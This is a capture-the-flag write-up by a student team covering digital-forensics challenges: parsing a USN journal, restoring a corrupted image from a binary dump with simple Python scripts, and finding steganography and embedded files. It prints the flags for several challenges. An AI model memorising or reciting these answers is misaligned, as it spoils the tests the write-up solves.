
Tools Used:

MFTECmd, ChatGPT

Solving Step-by-step:

Sure we need a parser to akses the log, so we need a tool. Fortunately maam Farah is a kind person she give us the clue it is from zimmerman's tools:

<https://ericzimmerman.github.io/#!index.md>



Name	Version (.net 4 9)	Purpose
AncacheParser	1.5.2 1.5.2	Ancache.hive parser with lots of extra features. Handles locked files.
AppCompatCacheParser	1.5.1 1.5.1	AppCompatCache aka ShimCache parser. Handles locked files.
bebrings	1.5.2 1.5.2	Find them strings yo. Built in regex patterns. Handles locked files.
EvtxECmd	1.5.1 1.5.1	Event log (evtx) parser with standardized CSV, XML, and json output! Custom maps, locked file support, and more!
EZViewer	- 2.1.0	Standalone, zero dependency viewer for .doc, .docx, .xls, .xlsx, .txt, .log, .rtf, .std, .htm, .html, .mht, .csv, and .pdf. Any non-supported files are shown in a hex editor (with data interpreter!).
Hasher	2.1.0 - -	Hash all the things.
JLECmd	1.5.1 1.5.1	Jump List parser.
JumpList Explorer	- 2.1.0	GUI based Jump List viewer.
LECmd	1.5.1 1.5.1	Parse link files.
MFTECmd	1.3.0 1.3.0	\$MFT, \$boot, \$1, \$SDA, \$30, and \$LogFile (coming soon) parser. Handles locked files.
MFTEExplorer	- 2.1.0	Graphical \$MFT viewer.
PECmd	1.5.1 1.5.1	Prefetch parser.
RBCmd	1.6.1 1.6.1	Recycle Bin artifact (INFO2/SI) parser.
RecentFileCacheParser	1.5.1 1.5.1	RecentFileCache parser.
RECmd	2.1.0 2.1.0	Powerful command line Registry tool searching, multi-hive support, plugins, and more.
Registry Explorer	- 2.1.0	Registry viewer with searching, multi-hive support, plugins, and more. Handles locked files.
RLA	2.1.0 2.1.0	Replay transaction logs and update Registry hives so they are no longer dirty. Useful when tools do not know how to handle transaction logs.
SDB Explorer	- 2.1.0	Shim database GUI.
SBECmd	2.1.0 2.1.0	ShimBags Explorer, command line edition, for exporting shimbag data.

Thats pretty quick to find the tool. Thank you maam. But before i ended my part i will extract the file first to make it easier for the next part

```
PS C:\asraf\exiftool-13.52_64\> .\MFTECmd.exe -f "j1.bin" --json .\o
MFTECmd version 1.3.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/MFTECmd

Command line: -f j1.bin --json .\o

Warning: Administrator privileges not found!

File type: UsnJournal

Processed j1.bin in 1.5890 seconds

Usn entries found in j1.bin: 309,552
JSON output will be saved to .\o\20260414153435_MFTECmd_$J_Output.json

PS C:\asraf\exiftool-13.52_64\> |
```

CTF - C I O ayam tiren - Mohamad Ashraf Malabali

After I spend more than an hour trying to figure out how to use this tool. Also note that i change the file name and extension shown at the image up there. So lets us answer the part 3 question

Ans: **MFTECmd**

Curhat section a little bit: I spend more than 5 hour with this challenge. Most of my 3 hour spend to search the flag for part 4. And then I give up. Turn out the flag format is not like in part 4 show but its related to part 1. Im dying hearing this.



lost-d4-Imp0rt4nt-Fil3 - Part 4

Solved On: 13/04/2026

Solved by: Praisilia Anastasya Pandoh

Contributor: Mohamad Ashraf Malabali

Flag Retrieved: pu-flag{2025-01-27 23:23:22_126638}

Challenges overview:

For lost-d4-Imp0rt4nt-Fil3 - Part 4 the challenge is to get the flag based on previous analysis

Key Findings:

- USN Journal (\$UsnJrnl)
- Flag.txt keywords

Forensic Analysis:

- none

Tools Used:

FTK Imager, VSCode

Solving Step-by-step:

When I first got this file from Ashraf, I do some anlysis with copilot from github.



I did the copilot suggestions but still didn't got the correct flag.

And then I decided to search for flag keyword, and then I found something interesting.

8 keyword with flag.txt.

```
File View Go Run ... Search
intended for safe code browsing. Trust this window to enable all features. Manage Learn More

3074423_MFTECmd_$J_Output.json X Praisilia - ITClass1 - CIO ayam tiran

> prais > Downloads > 20260413074423_MFTECmd_$J_Output.json
{"Name": "Preferences~RF5307d.TMP", "Extension": ".TMP", "EntryNumber": 134548, "Seque
{"Name": "Preferences~RF5307d.TMP", "Extension": ".TMP", "EntryNumber": 134548, "Seque
{"Name": "Preferences~RF5307d.TMP", "Extension": ".TMP", "EntryNumber": 134548, "SequenceNumber": 12, "ParentEntryNumber": 104257, "ParentSequ
{"Name": "Preferences", "Extension": "", "EntryNumber": 134431, "SequenceNumber": 11, "ParentEntryNumber": 104257, "ParentSequenceNumber": 1, "P
{"Name": "Preferences~RF5307d.TMP", "Extension": ".TMP", "EntryNumber": 134431, "SequenceNumber": 11, "ParentEntryNumber": 104257, "ParentSequ
{"Name": "edb8627a-9de6-486a-a429-f39daf1850cd.tmp", "Extension": ".tmp", "EntryNumber": 127015, "SequenceNumber": 14, "ParentEntryNumber": 1
{"Name": "Preferences", "Extension": "", "EntryNumber": 127015, "SequenceNumber": 14, "ParentEntryNumber": 104257, "ParentSequenceNumber": 1, "P
{"Name": "Preferences~RF5307d.TMP", "Extension": ".TMP", "EntryNumber": 134431, "SequenceNumber": 11, "ParentEntryNumber": 104257, "ParentSequ
{"Name": "Preferences", "Extension": "", "EntryNumber": 127015, "SequenceNumber": 14, "ParentEntryNumber": 104257, "ParentSequenceNumber": 1, "P
{"Name": "Preferences~RF5307d.TMP", "Extension": ".TMP", "EntryNumber": 134431, "SequenceNumber": 11, "ParentEntryNumber": 104257, "ParentSequ
{"Name": "New Text Document.txt", "Extension": ".txt", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "P
{"Name": "flag.txt", "Extension": ".txt", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "P
{"Name": "flag.txt", "Extension": ".txt", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "P
{"Name": "F01b4d95cf55d32a.automaticDestinations-ms", "Extension": ".automaticDestinations-ms", "EntryNumber": 104250, "SequenceNumber": 3, "P
{"Name": "F01b4d95cf55d32a.automaticDestinations-ms", "Extension": ".automaticDestinations-ms", "EntryNumber": 104250, "SequenceNumber": 3, "P
{"Name": "flag.txt", "Extension": ".txt", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "P
{"Name": "flag.txt", "Extension": ".txt", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "P
{"Name": "flag.txt.lnk", "Extension": ".lnk", "EntryNumber": 134431, "SequenceNumber": 12, "ParentEntryNumber": 103627, "ParentSequenceNumber": 1, "P
{"Name": "flag.txt.lnk", "Extension": ".lnk", "EntryNumber": 134431, "SequenceNumber": 12, "ParentEntryNumber": 103627, "ParentSequenceNumber": 1, "P
{"Name": "flag.txt.lnk", "Extension": ".lnk", "EntryNumber": 134431, "SequenceNumber": 12, "ParentEntryNumber": 103627, "ParentSequenceNumber": 1, "P
{"Name": "5f7b5f1e01b83767.automaticDestinations-ms", "Extension": ".automaticDestinations-ms", "EntryNumber": 104534, "SequenceNumber": 2, "P
{"Name": "5f7b5f1e01b83767.automaticDestinations-ms", "Extension": ".automaticDestinations-ms", "EntryNumber": 104534, "SequenceNumber": 2, "P

002739 {"Name": "ConsoleHost_history.txt", "Extension": ".txt", "EntryNumber": 109498, "SequenceNumber": 5, "ParentEntryNumber": 109437, "ParentSequenceN
002740 {"Name": "flag.txt", "Extension": ".txt", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "Pare
002741 {"Name": "AAAA.AAA", "Extension": ".AAA", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "Pare
002742 {"Name": "AAAA.AAA", "Extension": ".AAA", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "Pare
002743 {"Name": "AAAA.AAA", "Extension": ".AAA", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "Pare
002744 {"Name": "BBBB.BBB", "Extension": ".BBB", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "Pare
002745 {"Name": "BBBB.BBB", "Extension": ".BBB", "EntryNumber": 126638, "SequenceNumber": 7, "ParentEntryNumber": 103558, "ParentSequenceNumber": 2, "Pare
```

The last flag.txt keyword search is the most interesting for me because it stand out and different from the next lines that shows “AAAA.AAA” instead of “flag.txt”

```
{
  "Name": "flag.txt",
  "Extension": ".txt",
  "EntryNumber": 126638,
  "SequenceNumber": 7,
  "ParentEntryNumber": 103558,
  "ParentSequenceNumber": 2,
  "ParentPath": "",
  "UpdateSequenceNumber": 752451688,
  "UpdateTimestamp": "2025-01-27T23:23:22.3193255+00:00",
  "UpdateReasons": "Rename NewName",
  "FileAttributes": "Archive",
  "OffsetToData": 39420008,
  "SourceFile": "j1.bin"
}
```

I started to construct the flag based on the template that first come.

```
pu-flag{YYYY-MM-DD HH:MM:SS FaultyAppName FaultyModuleName}
```

```

pu-flag{2025-01-27_23:23:22_flag.txt_flag.txt.lnk}
pu-flag{2025-01-27_23:23:22_explorer.exe_flag.txt.lnk}
pu-flag{2025-01-27_23:23:22_explorer.exe_automaticDestinations-ms}
pu-flag{2025-01-27_23:23:22_flag.txt_automaticDestinations-ms}

```

But unfortunately, everything that I tried with the example was wrong, so I try different approaches like using number instead based on the information on that flag.txt line.

I input everything I could and finally, this one works.
pu-flag{2025-01-27 23:23:22_126638}

goTTa-fix-the-corrupTion

Solved On: Monday, April 13 2026

Solved by: Mohamad Ashraf Malabali

Flag Retrieved: pu-flag{3asy-0bfusc4t10n-4nd-st3g-does-it?}

Challenges overview:

File Corruption caused by binner substitution in hexdump

Key Findings:

- Image File Corruption
- Bit im hexdump
- Watermark in lsb blue channel

Forensic Analysis:

Corruption is identic with bit and hex of the file


Tools Used:

hexed.it, Aperi'Solve and Chat GPT

Solving Step-by-step:

Yooooo this is my first blood challenge, I'm so proud of myself.

As I say at Forensic Analysis part Corruption is identic with bit and hex of the file so let see the hex dump



Pretty sure that hex shouldn't look like that. Hmm its just a bunch of 0 and 1. Hmm what it would be.... Of course it is binary laaa. What binary do in hex dump broo...



We can recover it by extracting the bit and make it into a file. Lets ask GPT about the code

ChatGPT

buatkan saya script python untuk mengekstrak hex dari file sebagai teks

CTF - C I O ayam firen - Mohamad Ashraf Malabali

Berikut contoh script Python sederhana untuk mengekstrak isi file menjadi representasi hexadecimal lalu menyimpannya sebagai teks:

```
Python
def file_to_hex(input_file, output_file):
    try:
        with open(input_file, "rb") as f:
            data = f.read()

        # Ubah ke hex
        hex_data = data.hex()

        # Simpan ke file teks
        with open(output_file, "w") as f:
            f.write(hex_data)

        print(f"Berhasil! Hex disimpan ke {output_file}")
    except Exception as e:
        print(f"Terjadi error: {e}")

# Contoh penggunaan
input_path = "input.bin" # ganti dengan file kamu
output_path = "output.txt" # hasil hex
```

Ask anything

ChatGPT

sekarang buat code terpisah biner to file

Berikut script Python terpisah untuk mengubah data biner (atau hex) kembali menjadi file asli.

1. Dari HEX string (teks) → file biner

CTF - C I O ayam firen - Mohamad Ashraf Malabali

Kalau kamu punya file .txt berisi hex:

```
Python
def hex_to_file(input_hex_file, output_file):
    try:
        with open(input_hex_file, "r") as f:
            hex_data = f.read().strip()

        # Hapus spasi / newline kalau ada
        hex_data = hex_data.replace(" ", "").replace("\n", "")


        binary_data = bytes.fromhex(hex_data)

        with open(output_file, "wb") as f:
            f.write(binary_data)


        print(f"Berhasil! File dibuat: {output_file}")
    except Exception as e:
        print(f"Error: {e}")

# Contoh penggunaan
```

Ask anything



We got the code and lets test it and answer part 1



ans:

The image has been manipulated by converting the hex file into the original image's binary text. We can swap them using these two Python scripts:

```
def file_to_hex(input_file, output_file):
    try:
        with open(input_file, "rb") as f:
```

```

    data = f.read()

    # Ubah ke hex
    hex_data = data.hex()

    # Simpan ke file teks
    with open(output_file, "w") as f:
        f.write(hex_data)

    print(f"Berhasil! Hex disimpan ke {output_file}")

except Exception as e:
    print(f"Terjadi error: {e}")

# Contoh penggunaan
input_path = "vi.png"    # ganti dengan file kamu
output_path = "output.txt" # hasil hex

file_to_hex(input_path, output_path)

def binary_string_to_file(input_file, output_file):
    try:
        with open(input_file, "r") as f:
            binary_str = f.read().strip()

        # Hapus spasi / newline
        binary_str = binary_str.replace(" ", "").replace("\n", "")

        # Pastikan panjang kelipatan 8
        if len(binary_str) % 8 != 0:
            raise ValueError("Panjang biner harus kelipatan 8")

        binary_data = bytearray(
            int(binary_str[i:i+8], 2)
            for i in range(0, len(binary_str), 8)
        )

        with open(output_file, "wb") as f:
            f.write(binary_data)

```



```
print(f"Berhasil! File dibuat: {output_file}")
```

```
except Exception as e:  
    print(f"Error: {e}")
```


Contoh

```
binary_string_to_file("output.txt", "output.bin")
```



The resulting extension of this script must be changed back to png. This will produce an image of a Valorant character (I think this is from Valo. I don't play Valo, though, hehe) with the string "I need the goddamn flag. Give it to me now!"

Now we got the real image. Let's analyze it further. I'm pretty sure it's another stegano lets dump it in aperi solve.

Man.... I love stegano.



Demm it was fast, lets extract it with GPT



Just submit the flag: pu-flag{3asy-0bfusc4t10n-4nd-st3g-does-it?}

Latte - Part 1

Solved On: Monday, April 13 2026

Solved by: Adel Septiana Sinaga

Answer: Using file, exiftool, and binwalk. Found a hidden PNG image (567x567) embedded at offset 0x12B3D and a ZIP archive at the end of the file (0xC8108).

Flag Retrieved: pu-flag{h0w-d0-y0u-f1nd-m3}

Challenges overview:

extract hidden files from the main file, then analyze the contents of those files to find flags.

Key Findings:

What's interesting about this challenge is that there's hidden data within those files. This motivated me to find a way to uncover the files that aren't immediately visible.

Forensic Analysis:

Using the `file`, `exiftool`, and `binwalk` commands, I was able to identify the data embedded within the file. A hidden PNG image (567x567) was found at offset 0x12B3D, along with a ZIP archive located at the end of the file (0xC8108).

